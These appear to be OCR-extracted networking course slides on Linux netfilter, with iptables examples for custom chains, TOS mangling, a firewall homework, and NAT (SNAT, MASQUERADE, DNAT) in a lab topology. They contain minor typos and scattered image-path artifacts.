To define a custom CHAIN:

```
iptables -N NEW_CHAIN
```

Add a rule to a custom chain:

```
iptables -A NEW_CHAIN -j LOG
```

To pass a packet to a custom chain (e.g. from the INPUT chain, filter table, source address 10.0.0.0/24):

```
iptables -A INPUT -s 10.0.0.0/24 -j NEW_CHAIN
```

To destroy a custom chain (be sure there are no rules pointing to this chain):

```
iptables -X NEW_CHAIN
```

Example of a MANGLE table target

Set TOS for ssh (standard port) to 1, udp traffic to 2, the remaining tcp traffic to 2 for packets sent through eth0 (both forwarded and locally generated)

```
# first flush everithing and set all policies to ACCEPT #
router# iptables -t MANGLE -A POSTROUTING -o eth0 -p tcp -
j TOS --set-tos 3
router# iptables -t MANGLE -A POSTROUTING -o eth0 -p tcp
--dport 22 -j TOS --set-tos 1
router# iptables -t MANGLE -A POSTROUTING -o eth0 -p udp -
j TOS --set-tos 2
```

TEST it with tcpdump on r2

What is the difference if you want to do that only for packets forwarded from LAN ?

And only for packets locally generated?

Homework: firewall spec

1) Forward traffic between DMZ and the INTERNET

2) Forward traffic between LAN and DMZ only if initiated from LAN

3) Forward ssh, www and dns traffic between LAN and INTERNET only if initiated from LAN

4) Drop all traffic initiated from INTERNET to router except ssh and icmp (only ping)

5) Allow traffic from router to anywhere

6) DROP all traffic from LAN to router except ssh, dhcp, icmp, udp destination port 666 and TCP ports 10000, 20000, 30000

7) LOG all “accepted” packets


8) Save the script in a file so that it will work restored on any “fulshed” router

NETWORK ADDRESS TRANSLATION WITH NETFILTER

Network Address Translation

- **NAT** is the process of changing the the IP header
  - E.g.: a routed packet is intercepted, the IP source address is changed and the IP and L4 checksum in updated
  - RFC 2663 defines it as basic NAT or one to one NAT
- Since a static **one-to-one NAT** can't be exploited by an entire address space (e.g.: a 10.0.0.0/24 LAN behind NAT), the L4 ports can be changed to avoid ambiguity in the response packets
  - RFC 2663 also defines a "Network Address and Port Translation" (**NAPT**)
  - It is also referred to as **PAT**, **Masquerading**, **Many to One NAT** etc…
- **NAPT** technique allows to successfully forward packets addressed to the masqueraded network (e.g.: the LAN behind the NAT) only if related to a flow originated from it
  - For flows originated outside the masqueraded network, a different method is used
  - **Static NAT (**or **Port Forwarding**) uses static binding between ($addr_e$:$port_e$) <-> ($addr_i$:$port_i$)
- To much confusion! From now on, we'll use "NAT" for the general IP/L4 translation

NAT basic mechanism - masquerading



ip_H: host private IP address
ip_S: server public IP address
ip_{NAT}: NAT public IP address
tcp_{sport}: host application source port
tcp_{dport}: server listening port
tcp_{NAT}: random port picked up by NAT
ip_{hc}, tcp_{cs}: protocol checksums

LAN host | NAT | server

ip_H, ip_S, ip_{hc}, tcp_{sport}, tcp_{dport}, tcp_{cs}

pick up free tcp_{NAT}
and store the binding
$ip_{H,}$ tcp_{sport} : ip_{NAT} tcp_{NAT}


ip_{NAT}, ip_S, ip_{hc*}, tcp_{NAT}, tcp_{dport}, tcp_{cs*}

ip_S, ip_{NAT}, ip_{hc}, tcp_{dport}, $tcp_{NAT,}$ tcp_{cs}

retrieve $ip_{H,}$ tcp_{sport}
from $ip_{NAT,}$ $tcp_{sportNAT}$:

ip_H, ip_S, ip_{hc*}, tcp_{sport}, tcp_{dport}, tcp_{cs*}

NAT basic mechanism
port forwarding



ip_S: server private IP address
ip_C: client IP address
IP_{NAT}: NAT public IP address
tcp_{sport}: client application source port
tcp_{dport}: server listening port
tcp_{NAT}: port forwarded by NAT
ip_{hc}, tcp_{cs}: protocol checksums

LAN host NAT client

Statically configured with
$ip_{H,}$ tcp_{sport} : ip_{NAT} tcp_{NAT}

ip_C, ip_{NAT}, ip_{hc}, tcp_{sport}, $tcp_{NAT,}$ tcp_{cs}

retrieve $ip_{S,}$ tcp_{dport}
from $ip_{NAT,}$ tcp_{NAT}

ip_C, ip_S, ip_{hc*}, tcp_{sport}, tcp_{dport}, tcp_{cs*}

More about NAT nomenclature

- NAT classification is really confusing among vendors:
  - CISCO
    - Static, dynamic
  - IBM
    - Static, dynamic, masquerading
  - LINUX (NETFILTER)
    - DNAT, SNAT, MASQUERADE, REDIRECT
  - JUNIPER
    - Full cone, symmetric
  - BSD
    - No explicitly distinct types
- From now on we'll use the **Linux** nomenclature

Address:Port binding strategy calssification


- RFC 3849 (Simple Traversal of UDP over NATs, obsoleted by RFC 5389) defines 4 different strategies for selecting the binding between ($addr_e$:$port_e$) <-> ($addr_i$:$port_i$)
  - Full-cone NAT
    - Any external host can send packets to iAddr:iPort by sending packets to eAddr:ePort
  - Restricted cone NAT
    - An external host (hAddr:any) can send packets to iAddr:iPort by sending packets to eAddr:ePort only if iAddr:iPort has previously sent a packet to hAddr:any
  - Port-restricted cone NAT
    - An external host (*hAddr:hPort*) can send packets to iAddr:iPort by sending packets to eAddr:ePort only if iAddr:iPort has previously sent a packet to hAddr:hPort
  - Symmetric NAT
    - Only an external host that receives a packet from an internal host can send a packet back
- As described in RFC 4787, this classification is inadequate to describe real NAT implementation (as they can be a mix of the above techniques. E.g: NETFILTER DNAT is fullcone, MASQUERADE is symmetric)
- Some NAT traversal protocols simply make the distinction Symmetric/Asymmetric NAT

Why NATs are bad (1)

- NATs are bad for servers in masqueraded LAN
- OBVIOUS! Without the NAT enabled router taking ad-hoc static port forwarding, how can a client reach such servers?
- Sometimes we can't control the NAT enables router
  - E.g: FASTWEB home customers
- Even with total control over the NAT and static port forwarding, what if I have multiple (e.g. HTTP) severs?
  - Use different ports
  - How do I advert this?

Why NATs are bad (2)

- NATs are bad for clients too
- Example: FTP (textual protocol over TCP) ACTIVE MODE
- Other examples: RTP/RTCP, SIP, p2p protocols…



FTP active

0. Connection from rand port and authentication
1. Client selects a port (rand+1) for receiving data traffic (PORT command)
2. Server acknowledges it
3. Server starts the connection to client:1027
4. Client acknowledges the SYN

Problems with a NAT in the middle:


- The server contacts the client at the address it sees in the CMD connection (i.e: the public address of the NAT) and PORT in the FTP msg
- CMD and DATA ports are random
- How can the NAT correctly forward the DATA connection to the Client?
- Even if the client port were fixed, what would happens with multiple client behind the NAT?


Why NATs are bad (3)

- NATs are bad for secure end to end encapsulation with IPSEC
- If AH (Authentication Header) is used, the NAT destroys the end to end cryptographic integrity computed over the whole IP packet
  - The NAT would change the source IP address
  - The NAT couldn't re-compute the message authentication code because he doesn't know the secret (as it should be…)
- Even with ESP only, what if multiple hosts selects the same SPIs?
  - To revert the binding, the NAT can use the couple (IP, SPI)
  - SPIs are picked up independently by the two parties
- NAT implementations are (not rarely) able to work only with IP+{TCP|UDP}
- NAT binding timeout


- Other motivations (described in RFC 3715)

Why NATs are bad (3)





Why NATs are bad (3)



What is NAT traversal?


- NAT traversal is a mechanisms to solve the problems introduced by NATs
- It can be implemented as:
  - A protocol “patch” e.g: FTP passive
    - In FTP passive the client sends the first packet to allow the server to find out the DATA port
  - An ALG (application layer gateway) that inspects and changes the application protocols message
  - An integrated “helper” protocol used at set up time (Internet Connectivity Establishment (ICE), TURN, STUN)
  - Tunneling mechanism (e.g.: UDP encapsulation)

What are NATs good for?

1. IPv4 address exhaustion
   - NAT allows several hosts in a LAN to share the Internet connection through the same public IP
2. Implicit security
   - A host in a LAN behind NAT can't be reach from outside…
   - …unless explicit port forwarding is configured

Lab5-nf-bis

running servers	
server1, server2, serverLan, serverLan2	ssh, www
router, r2, r3	ssh



r2 routing table		
destination	**next hop**	**device**
8.0.0.0/24	1.0.0.1	eth0
1.0.0.0/24	*	eth0
2.0.0.0/24	*	eth1
default	host-machine	TAP

SNAT

- This target is used to do Source Network Address Translation, which means that this target will rewrite the Source IP address in the IP header of the packet and the source L4 port (if needed)
- The SNAT target is only valid within the **nat table**, within the **POSTROUTING** chain
- Only the first packet in a connection is mangled by **SNAT**, and after that all future packets using the same connection will also be **SNAT**ted
- Syntax
  - `-j SNAT`
  - `--to-source ipaddr[-ipaddr][:port[-port]]`
  - `--random`
  - `--persistent`
  - Port range only valid with [-p tcp|udp] option
- Default behaviour: L4 ports are not modified, if they can be left unchanged (i.e.: if the specific port has not been already allocated for another binding)


MASQUERADE

- The **MASQUERADE** target is used basically the same as the **SNAT** target, but it does not require any **--to-source** option
- **MASQUERADE** target was made to work with, for example, dial-up connections, or DHCP connections, which gets dynamic IP addresses when connecting to the network in question
- If you have a static IP connection, you should instead use the **SNAT** target
- Source address is dynamically grabbed from the output interface (it depends on the IP forwarding process)
- This target is only valid in the **nat table**, in the **POSTROUTING chain**
- Syntax
  - `-j MASQUERADE`
  - `--to-ports port[-port]`
  - `--random`
  - Port range only valid with [-p tcp|udp] option

MASQUERADE in Lab5-nf-bis

Configure router to MASQUERADE traffic going out from eth0
(r3 already run the following iptables command in r3.startup)

```
router# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```



Since in the reference LAB eth0 is configured statically, it would have been equivalent (the manual says it's actually better for performances) to use SNAT from 1.0.0.1 (homework: verify it!)

```
router# iptables -t nat -A POSTROUTING -o eth0 -j SNAT --to-source 1.0.0.1
```

DNAT

- OK, host in LAN are now masqueraded and they can "access the INTERNET" sharing the public IP address of router
- What if I tried to reach the http server on ServerLan through the public IP on router?
  - I would get a TCP reset (it's not a rule…)
- Why?
  - Because router doesn't have a binding between 1.0.0.1:80 ←→ 10.0.0.2:80 and router thinks the TCP SYN received is for himself…
- What can I do?
  - Port forwarding (using NETFILTER DNAT)

DNAT

- This target is used to do Destination Network Address Translation, which means that it is used to rewrite the Destination IP address of a packet and the destination L4 port (if required)
- Note that the **DNAT** target is only available within the PREROUTING and OUTPUT chains in the nat table
- Syntax
  - `-j DNAT`
  - `--to-destination [ipaddr][-ipaddr][:port[-port]]`
  - `--random`
  - `--persistent`
  - Port range only valid with [-p tcp|udp] option

DNAT in Lab5-nf-bis

Let's make the http server on serverLan available through router public address and port 80

```
router# iptables -t nat -A PREROUTING -d 1.0.0.1 -p tcp --dport 80 -j
DNAT --to-destination 10.0.0.2:80
```

Try from pc2

```
pc2# links 1.0.0.1
```

What about HTTP server on serverLan2?

We use another port (e.g: 8080)!

```
router# iptables -t nat -A PREROUTING -d 1.0.0.1 -p tcp --dport 8080 -
j DNAT --to-destination 10.0.0.3:80
```

Try from pc2

```
pc2# links 1.0.0.1:8080
```

Note the double NAT from pc2 to serverLan[2]

DNAT for hosts in the same LAN


What if pc1 tries to connect to serverLan through 1.0.0.1:80?

- It won't work!

What happens?

- I have a TCP reset from 10.0.0.100 to 10.0.0.2

